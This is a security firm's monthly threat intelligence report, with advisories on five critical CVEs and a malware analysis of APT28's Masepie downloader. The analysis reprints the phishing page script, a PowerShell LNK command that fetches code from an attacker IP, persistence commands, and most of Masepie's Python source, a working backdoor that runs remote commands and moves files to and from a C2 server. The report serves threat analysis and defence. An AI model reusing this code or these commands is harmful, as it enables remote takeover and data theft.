aDvens

Security for the greater good

Monthly Cyber Threat Intelligence report
January 2024

2024-01-29 | **TLP:CLEAR** | CERT aDvens - CTI

Advens - 16 Quai de la Mégisserie - 75001 Paris

Table of content

1. Executive summary

This month, CERT aDvens brings you five noteworthy vulnerabilities in addition to those already published.

Through two articles, CERT analysts provide :

- the malware Masepie used by APT28 in December 2023 during targeted attack campaigns against Ukraine and Poland.
- the risks associated with OT/IoT routers.

2. Vulnerabilities

This month, CERT aDvens highlights **five** vulnerabilities affecting commonly used technologies within businesses.
They are presented in order of seriousness (proofs of concept available, exploitation, etc.). Applying their patches or workarounds is strongly recommended.

The CERT aDvens recommends testing the proposed circumvention measures in a dedicated environment before their deployment in production in order to prevent any side effects.

2.1. Fortra GoAnywhere - CVE-2024-0204

On 22 January 2024, Fortra alerted in its security advisory of a critical vulnerability ([.orange]#CVE-2024-0204 #) affecting its *GoAnywhere MFT* solution.

This flaw is due to an authentication control default in Fortra GoAnywhere MFT. It allows an attacker to create new administrator accounts *via* the administration portal.

This vulnerability is similar to CVE-2024-0669, exploited by APT Cl0p, which also affects Fortra GoAnywhere MFT.

2.1.1. Risk

- Security policy bypass

2.1.2. Type of vulnerability

- **CWE-425**: Direct Request ("Forced Browsing")

2.1.3. Criticality

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.1.4. Vulnerable components

- Fortra GoAnywhere MFT versions 6.0.1 to 7.4.1 (excluded)

2.1.5. Recommendations

- Update Fortra GoAnywhere MFT to version 7.4.1 or later.
- Additional information is available in Fortra's advisory.

2.1.6. Proof of concept

A proof of concept is available in open sources.

2.2. Cisco - CVE-2024-20253

On 24 January 2024, Cisco released its security advisory, regarding the critical vulnerability (CVE-2024-20253) affecting multiple Cisco products.

This flaw is due to insecure deserialisation of Java objects. An attacker can execute remote arbitrary code on underlying systems with web service privileges.

2.2.1. Risks

- Remote code execution
- Security policy bypass

2.2.2. Type of vulnerability

- **CWE-502**: Deserialization of Untrusted Data

2.2.3. Criticality

Attack vector	Network	Scope	Changed
Attack complexity	Low	Impact on confidentiality	Low
Privileges Required	None	Impact on integrity	Low
User Interaction	None	Impact on availability	High

2.2.4. Vulnerable components

- Packaged Contact Center Enterprise (PCCE) versions 12.5 and prior
- Unified Communications Manager (Unified CM) versions 11.5, 12.5 and 14
- Unified Communications Manager Session Management Edition (Unified CM SME) versions 11.5, 12.5 and 14
- Unified Communications Manager IM & Presence Service (Unified CM IM&P) versions 11.5, 12.5 and 14
- Unity Connection versions 11.5, 12.5 and 14
- Unified Contact Center Enterprise (UCCE) versions 12.5 and prior
- Unified Contact Center Express (UCCX) versions 12.5 and prior
- Virtualized Voice Browser (VVB) versions 12.5 and prior

2.2.5. Recommendations

- Update Packaged Contact Center Enterprise (PCCE) to version 12.5, 15 or later.
- Update Unified Communications Manager (Unified CM) to version 12.5(1)SU8, 14SU3, 15 or later.
- Update Unified Communications Manager Session Management Edition (Unified CM SME) to version 12.5(1)SU8, 14SU3, 15 or later.
- Update Unified Communications Manager IM & Presence Service (Unified CM IM&P) to version 12.5(1)SU8, 14SU3, 15 or later.
- Update Unity Connection to version 12.5(1)SU8, 14SU3, 15 or later.
- Update Unified Contact Center Enterprise (UCCE) to version 15 or later.
- Update Unified Contact Center Express (UCCX) to version 15 or later.

- Update Virtualized Voice Browser (VVB) to version 15 or later.

Additional information is available in Cisco's advisory.

2.2.6. Proof of concept

A proof of concept is available in open sources.

2.3. VMware - CVE-2023-34063

On 16 January 2024, VMware released a security advisory with an update to its multi-cloud infrastructure automation platform Aria Automation (formerly vRealize Automation) fixing the critical vulnerability CVE-2023-34063.

The flaw is due to poor access control and allows unauthenticated attackers to remotely access corporate networks and their workflows.

2.3.1. Risk

- Security policy bypass

2.3.2. Type of vulnerability

- **CWE-284**: Improper Access Control

2.3.3. Criticality

Attack vector	Network	Scope	Changed
Attack complexity	Low	Impact on confidentiality	Low
Privileges Required	Low	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.3.4. Vulnerable components

- VMware Aria Automation versions 4.x, 5.x, 8.11.x, 8.12.x, 8.13.x and 8.14.x

2.3.5. Recommendations

- Update VMware Aria Automation to version 8.14.1, 8.13.1, 8.12.2, 8.11.2 with their respective patches. Users of versions 4.x and 5.x should use VMware Aria Suite Lifecycle Manager to update Aria Automation to the patched version.

Additional information is available in the VMware advisory.

2.3.6. Proof of concept

Currently, no proof of concept is available in open sources.

2.4. ManageEngine - CVE-2023-47211

On 8 January 2024, ManageEngine published a security advisory regarding a critical vulnerability (CVE-2023-47211) in several of its products.

The security flaw is due to a failure to control the data provided by users in the *uploadMib* function. An attacker can gain access to confidential data by sending specially crafted HTTP requests.

2.4.1. Risk

- Data privacy breach

2.4.2. Type of vulnerability

- **CWE-22**: Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal")

2.4.3. Criticality

Attack vector	Network	Scope	Changed
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	Low	Impact on integrity	Low
User Interaction	None	Impact on availability	Low

2.4.4. Vulnerable components

- ManageEngine OpManager version *build 127259* and prior
- ManageEngine OpManager Plus version *build 127259* and prior
- ManageEngine OpManager MSP version *build 127259* and prior
- ManageEngine Network Configuration Manager version *build 127259* and prior
- ManageEngine NetFlow Analyzer version *build 127259* and prior
- ManageEngine Firewall Analyzer version *build 127259* and prior
- ManageEngine OpUtils version *build 127259* and prior

2.4.5. Recommendations

Update the following products to *build 127260* or later:

- OpManager
- OpManager Plus
- OpManager MSP
- Network Configuration Manager
- NetFlow Analyzer
- Firewall Analyzer
- OpUtils

Additional information is available in ManageEngine's advisory.

2.4.6. Proof of concept

A proof of concept is available in open sources.

2.5. GitLab - CVE-2024-0402

On 25 January 2024, GitLab published a security advisory regarding a critical vulnerability (CVE-2024-0402) in several versions of GitLab CE/EE.

The security flaw is due to a directory traversal. It allows an attacker to write files to arbitrary locations on GitLab servers during the creation of a workspace.

This security bulletin follows a previous update two weeks earlier, fixing another critical vulnerability, CVE-2023-7028, which has a CVSS 3.1 score of 10.

2.5.1. Risk

- Security policy bypass

2.5.2. Type of vulnerability

- **CWE-22**: Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal")

2.5.3. Criticality

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

2.5.4. Vulnerable components

GitLab CE/EE:

- Versions 16.x prior to 16.5.8
- Versions 16.6.x prior to 16.6.6
- Versions 16.7.x prior to 16.7.4
- Versions 16.8.x prior to 16.8.1

2.5.5. Recommendations

Update GitLab CE/EE to versions 16.5.8, 16.6.6, 16.7.4, 16.8.1 or later.

Additional information is available in the GitLab advisory.

2.5.6. Proof of concept

Currently, no proof of concept is available in open sources.

3. Virology : analysis of a Masepie sample

Masepie is a malware specifically crafted for the deployment of additional payloads. It is categorised as a **Trojan horse downloader**.

During December 2023, Masepie was used as primary infection malware during a cyberespionage campaign carried out by APT 28 (Russian-state sponsored threat group) against Ukraine and Poland.

This article is a study of Masepie as it has been used by APT 28 during a recent cyberespionage campaign.

3.1. Features



Figure 1. Masepie main features: acting as a primary infection agent.

3.2. Victimology

Attackers used Masepie against **government agencies** and **organisations** located in Poland and Ukraine.

3.3. Epidemiology

- Masepie epimedic extends from 15 to 25 December, 2023.
- When initial access has been gained by attackers, system infection is achieved in less than 60 minutes.
- According to CERT-UA, this cyberespionage campaign seemed to be the initiator of a broad-spectrum epidemic. The attackers attempted to spread the infection across all accessible networks.

3.4. Infectiology

3.4.1. Synthesis of the infection chain

Below, the six main stages of the infection chain.



Figure 2. Infographic summary of the infection chain.

3.4.2. Details of the infection chain

Infection vector: phishing email

The main infection vector used by attackers is phishing via emails containing a malicious link. The body of the message directs the user to view a PDF document (Стратегії України.pdf) concerning a letter from the Deputy Prime Minister to Anatoly Zahorodny, president of the Ukrainian National Academy of Sciences.

Example of a message used by attackers:

```
Please find attached a letter for Mr.Anatoly Zagorodny from the Deputy Prime Minister. Details of the event
are in the letter and its annex.
```

malicious link and a compromised website

The **malicious link** is: hxxps://nas-files.firstcloudit.com/. Clicking on this link redirected the user to a compromised site where a blurred document is displayed with a button in the center: **Click to view document**.

Figure 3. Screen capture of the compromised website.

According to CERT-UA, the attackers have exploited **Javascript** code and **the search application protocol** to trigger the download of the shortcut file: Стратегії України.pdf.lnk. The source code of the compromised website reveals some interesting information, including two addresses:



Figure 4. Screen capture of the compromised website.

A code snippet from the compromised website hxxps://nas-files.firstcloudit.com/:

```
</div>
    <script defer="">
                function getVideo() {
    window.location.href =
'search:displayname=Downloads&subquery=%5C%5C194.126.178.8%4080%5Cwebdav%5Cvinnic.search-ms';
    const newElement = document.createElement('img');
    newElement.src = "hxxps://czyrqdnvpujmmjkfhhvs4knf1av02demj.oast.fun";
    newElement.hidden = true;
    document.body.appendChild(newElement);
    }
</script>
```

Two addresses are identified in this source code:

- 194.126.178.8: this IP address has been reported for being involved in abusive activities.
- hxxps://czyrqdnvpujmmjkfhhvs4knf1av02demj.oast.fun: this domain has also been reported for being involved in abusive activities.

After clicking on **Click to view document**, the shortcut Стратегії України.pdf.lnk is downloaded.

The shortcut artifact

Стратегії України.pdf.lnk contains a *PowerShell* command:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe –w hid –nop –c
"[system.Diagnostics.Process]::Start('msedge''hxxp://194.126.178.8/webdav/StrategyUa.pdf');\\194.126.178.8@8
0\webdav\Python39\python.exe\\194.126.178.8@80\webdav\Python39\Client.py"
```

When the shortcut is executed, Стратегії України.pdf.lnk, the *PowerShell* the command triggers the download of three artifacts:

- StratégyUa.pdf: this document is a decoy, it is downloaded from hxxp://194.126.178.8/webdav/StrategyUa.pdf ;
- Client.py: this the Masepie malware, it is downloaded from 194.126.178.8(@)80\webdav\Python39\Client.py ;
- python.exe: This is the interpreter for the *Python* programming language, it is downloaded from 194.126.178.8(@)80\webdav\Python39\python.exe ;



Figure 5. LNK : downloading and deploying the three artifactss.

3.5. Analysis of the Masepie viral strain

This section focuses on the viral strain of Masepie (SHA256 : 18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6).

3.5.1. Importing libraries

For its proper functioning, Masepie begins importing several libraries (socket, threading, os, time…).

```
import socket
import threading
import os
import time
import random
import string
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import requests
```

3.5.2. WHOAMI

It collects information on the infected system via the **WHOAMI** command (a *DOS* command designed to reveal the current username associated with the active user session). The information is attributed to the "*user*" variable, it will be used later.

```
user = os.popen('whoami').read()
```

3.5.3. Communicating with an APT 28 domain

Masepie attempts to communicates with the malicious domain belonging to APT 28 : hxxps://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun.

```
try:
    URL = "https://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun"
    r = requests.get(url = URL)
except:
    pass
BUFFER_SIZE = 4096
SEPARATOR = "<SEPARATOR>"
CONN = True
```

3.5.4. Message encryption

Messages processed by the malware are encrypted with the AES encryption algorithm.

```
def enc_mes(mes, key):
try:
    cypher = AES.new(key.encode(), AES.MODE_CBC, key.encode())
    cypher_block = 16
    if type(mes) != bytes:
        mes = mes.encode()
    return cypher.encrypt(pad(mes, cypher_block))
except:
    pass
```

3.5.5. Artifact decryption

Below is the code used to decipher the artifacts.

```
def dec_file_mes(mes, key):
    cypher = AES.new(key.encode(), AES.MODE_CBC, key.encode())
    cypher_block = 16
    s = cypher.decrypt(mes)
    #print(unpad(s, cypher_block))
    return unpad(s, cypher_block)
```

3.5.6. Message decryption

The code below is used to decrypt messages. An interesting detail: a spelling mistake is present in the word "againg".

```
def dec_mes(mes, key):
if mes == b'':
return mes
else:
    try:
    cypher = AES.new(key.encode(), AES.MODE_CBC, key.encode())
    cypher_block = 16
    v = cypher.decrypt(mes)
    return unpad(v, cypher_block)
    except:
    return 'echo Try it againg'
```

3.5.7. File reception

The following function is used by the malware for receiving files from the hardcoded IP address: 194.126.178.8 (port 54763 TCP / UDP).

```
def receive_file():
try:
    client2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client2.connect(('194.126.178.8', 54763))
    k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in range(16))
    client2.send(k.encode())
    while True:
        enc_received = client2.recv(BUFFER_SIZE)
        received = dec_mes(enc_received, k).decode()
        #print(received)
        filename, filesize = received.split(SEPARATOR)
```

```
ok_enc = enc_mes('ok2',k)
client2.send(ok_enc)
total_bytes = 0
msg = b''
while total_bytes < int(filesize):
    bytes_read = client2.recv(BUFFER_SIZE)
    msg += bytes_read
    total_bytes += len(bytes_read)
decr_file = dec_mes(msg, k)
with open(filename, "wb") as f:
    f.write(decr_file)
```

Below is another function used by Masepie for receiving files. break

```
    client2.close()
except:
    client2.send('Error transporting file'.encode())
```

3.5.8. File reception, more code

Below is another function used by Masepie for receiving files.

```
def receive(client,k):
while True:
    try:
        message = None
        msg = client.recv(1024)
        msg = dec_mes(msg, k)
        #print(msg)
        message = msg.decode()
        #if message == 'NICK':
        #   client.send(user.encode('ascii'))
        if msg == b'':
            time.sleep(10)
            s = 0
            while msg == b'':
                s += 1
                msg = client.recv(1024)
                if s == 300:
                    raise Exception("Reconnect!")
        elif message == 'check':
            enc_answ = enc_mes('check-ok', k)
            client.send(enc_answ)
        elif message == 'send_file':
            receive_file_thread = threading.Thread(target=receive_file)
            receive_file_thread.start()
        elif message == 'get_file':
            okenc = enc_mes('ok', k)
            client.send(okenc)
            while True:
                try:
                    path_to_file = client.recv(1024)
                    path_to_file = dec_mes(path_to_file, k)
```

```
#filesize = os.path.getsize(path_to_file)
with open(path_to_file, "rb") as f:
    bytes_read = f.read()
bytes_enc = enc_mes(bytes_read, k)
filesize = len(bytes_enc)
#print(filesize)
filesize = enc_mes(f'{filesize}', k)
#print(filesize)
client.send(filesize)
```

```
vsb = client.recv(1024)
vsb = dec_mes(vsb, k)
```

```
                client.sendall(bytes_enc)
                break
            except:
                try:
                    client.send('Error uploading file'.encode('utf-8'))
                    break
                except:
                    break
    else:
        if message != None and message != '' and message != '\n':
            try:
                answer = os.popen(message).read()
                #print(answer)
                if answer.encode() == b'':
                    client.send('Bad command!'.encode('ascii'))
                else:
                    enc_answer = enc_mes(answer, k)
                    size = str(len(enc_answer))
                    client.send(size.encode())
                    ch = client.recv(1024).decode()
                    if ch == 'ok':
                        client.sendall(enc_answer)
            except:
                try:
                    client.send('Bad command!'.encode('ascii'))
```

```
                except:
                    pass
except:
    while True:
        try:
            client.close()
            client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            client.connect(('194.126.178.8', 55555))
            k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in
range(16))
            client.send(f"{user}{SEPARATOR}{k}".encode())
            client.settimeout(600)
            time.sleep(60)
            break
        except:
            try:
                URL = "https://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun"
                r = requests.get(url = URL)
            #print('CANT RECONN')
            except:
                pass
            time.sleep(60)
```

3.5.9. Communication

Masepie tries to reach the IP address 194.126.178.8 (port 55555 TCP / UDP) to send a packet via the client instruction .send(f"{user}{SEPARATOR}{k}".encode()).

The package consists of three variables: {user} + {SEPARATOR} + {k}. {user} : this is the information previously retrieved with the WHOAMI command, it is used as *hostname*. {k} : this is a sequence of 16 alphanumeric characters, it is used as an *id*. {SEPARATOR}: a separator between the *hostname* and the *identifier*.

After sending the packet, Masepie remains inactive for 10 minutes then it interrupts the process.

If the IP address cannot be reached, it attempts communication with the malicious domain hxxps://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun. It waits 50 seconds then starts the loop again.

```
if __name__ == "__main__":
while True:
    try:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect(('194.126.178.8', 55555))
        k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _ in range(16))
        client.send(f"{user}{SEPARATOR}{k}".encode())
        client.settimeout(600)
        break
    except:
        try:
            URL = "https://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun"
            r = requests.get(url = URL)
        except:
            pass
        time.sleep(50)
receive_thread = threading.Thread(target=receive,args=(client,k))
receive_thread.start()
```

3.5.10. Persistence

According to CERT-UA, the persistence of Masepie is performed by placing a shortcut in the **Startup** folder of the infected system and by modifying registries.

- **Shortcut file in the startup folder:**

```
%APPDATA%\Microsoft\Windows\Démarrer\Programmes\Startup\SystemUpdate.lnk
```

- **Powershell command in a registry:**

```
powershell.exe -w hid -nop -c "%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\python.exe
%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\Client.py
```

3.5.11. Deployment of additional payloads

When Masepie is operational, it downloads and executes two additional payloads on the infected system.

- SteelHook : Infostealer, a malware specifically crafted for information theft.
- OceanMap : Backdoor.



Figure 6. Deployment of additional infectious agents.

3.6. Attribution to APT 28

According to the CERT-UA, several identified TTP (Techniques, tactics and procedures) identified in this cyberespionage campaign are attributed to APT 28. Additionally, open source research supports this attribution.

The domain hxxps://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast.fun is linked to APT 28



Figure 7. Virus Total analysis.

The IP address 194.126.178.8 is known to be exploited by APT 28

